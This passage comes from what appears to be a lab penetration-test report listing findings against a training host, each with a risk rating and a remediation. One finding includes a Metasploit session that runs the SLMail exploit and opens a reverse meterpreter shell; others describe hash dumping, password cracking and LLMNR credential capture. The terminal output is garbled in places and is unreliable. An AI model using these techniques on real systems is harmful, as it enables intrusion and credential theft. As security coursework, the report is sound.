~]# nano hash.txt [...] [*] (root@kali) -&gt; [root@kali ~]#   </pre>


Affected Hosts	Catna Web Server
Remediation	Restrict access to Repo and remove credentials


Vulnerability 14	Findings
Title	Insecure File Transfers due to Open Port 21
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Access the insecure FTP server
Images	
Affected Hosts	172.22.117.20
Remediation	Use protocol SFTP. Close or restrict access to port 21. Use stronger authentication processes for access via port 21


Vulnerability 15	Findings
Title	Open Port 80 with Website Access--
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Used credentials from Github Repo to access 172.22.117.20

<b>Images</b> 	<b>Affected Hosts</b> 172.22.117.20 <b>Remediation</b> Enhance policy for User password complexity, history and length
---	---

Vulnerability 16	Findings
<b>Title</b> SLMail Service Exploit Port 110 <b>Type (Web app / Linux OS / Windows OS)</b> Windows OS <b>Risk Rating</b> Critical <b>Description</b> Metasploit exploit/windows/pop3/seattlelab_pass exploit used to gain access to machine	 <pre> File Actions Edit View Help root@kali:~/Documents/day_2 -&gt; root@kali:~&gt; Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass msf6 &gt; use 0 [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp [*] Using existing exploit [exploit/windows/pop3/seattlelab_pass] &gt; set LHOSTS 172.22.117.20 [*] Using existing payload [payload/windows/meterpreter/reverse_tcp] [*] Using existing encoder [encoder/windows/shikata_ga_nai] [*] Using existing wordlist [wordlist/seattlelab_pass] [*] Using existing session type [session_type] [*] Using existing timeout [timeout] [*] Using existing useragent [useragent] [*] Using existing wordlist [wordlist/seattlelab_pass] &gt; run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] Exploit completed, but no session was created. This may be due to a problem with the exploit payload or target configuration. [*] Sending stage (375174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 --&gt; 172.22.117.20:61709) at 2023-12-11 19:41:42 -0500 meterpreter &gt;  Listing: C:\Program Files (x86)\SLMail\System\  Mode          Size  Type   Last modified        Name ----          --  ----   --:--:--:--:--:--  ----- 108660/rw-rw-rw-  32   Fil  2027-07-21 11:59:51  flag1.txt 108660/rw-rw-rw- 3358  Fil  2027-07-19 13:14:51  liststrrd.txt 108660/rw-rw-rw- 1548  Fil  2027-07-19 11:22:48  nullring.000 108660/rw-rw-rw-  151  Fil  2027-07-19 11:22:48  nullring.001 108660/rw-rw-rw-  4371  Fil  2027-07-09 12:49:54  nullring.002 108660/rw-rw-rw-  1548  Fil  2027-07-19 11:22:48  nullring.003 108660/rw-rw-rw-  1991  Fil  2027-07-19 20:36:05  nullring.004 108660/rw-rw-rw-  239  Fil  2027-07-20 23:38:54  nullring.005 108660/rw-rw-rw-  1431  Fil  2027-07-20 23:38:54  nullring.006 108660/rw-rw-rw-  1993  Fil  2027-07-19 12:08:13  nullring.007 108660/rw-rw-rw-  1993  Fil  2027-07-19 12:08:13  nullring.008 108660/rw-rw-rw-  4207  Fil  2027-07-07 18:29:47  nullring.009 108660/rw-rw-rw-  239  Fil  2027-07-19 18:31:54  nullring.010 108660/rw-rw-rw-  1247  fil  2027-07-19 19:41:41  nullring.txt [*] meterpreter &gt; cat flag1.txt \$2ja3L3u10h8a0D9C9861778190+9e@msfpreter &gt;  </pre>

	
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Apply Security Patches. Migrate to Secure Email Protocols IMAPS or POP3. Close or restrict access to port 110

Vulnerability 17	Findings
<b>Title</b>	Weak Password Policies
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	High
<b>Description</b>	Used hashdump module in Metasploit to capture hashes and used John the Ripper to get password
<b>Images</b>	
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Enhance policy for User password complexity, history and length

Vulnerability 18	Findings
Title	LLMNR Protocol Weaknesses
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Captured LLMNR broadcasts to listen and discover credentials
Images	
Affected Hosts	172.22.117.20
Remediation	Disable LLMNR broadcasts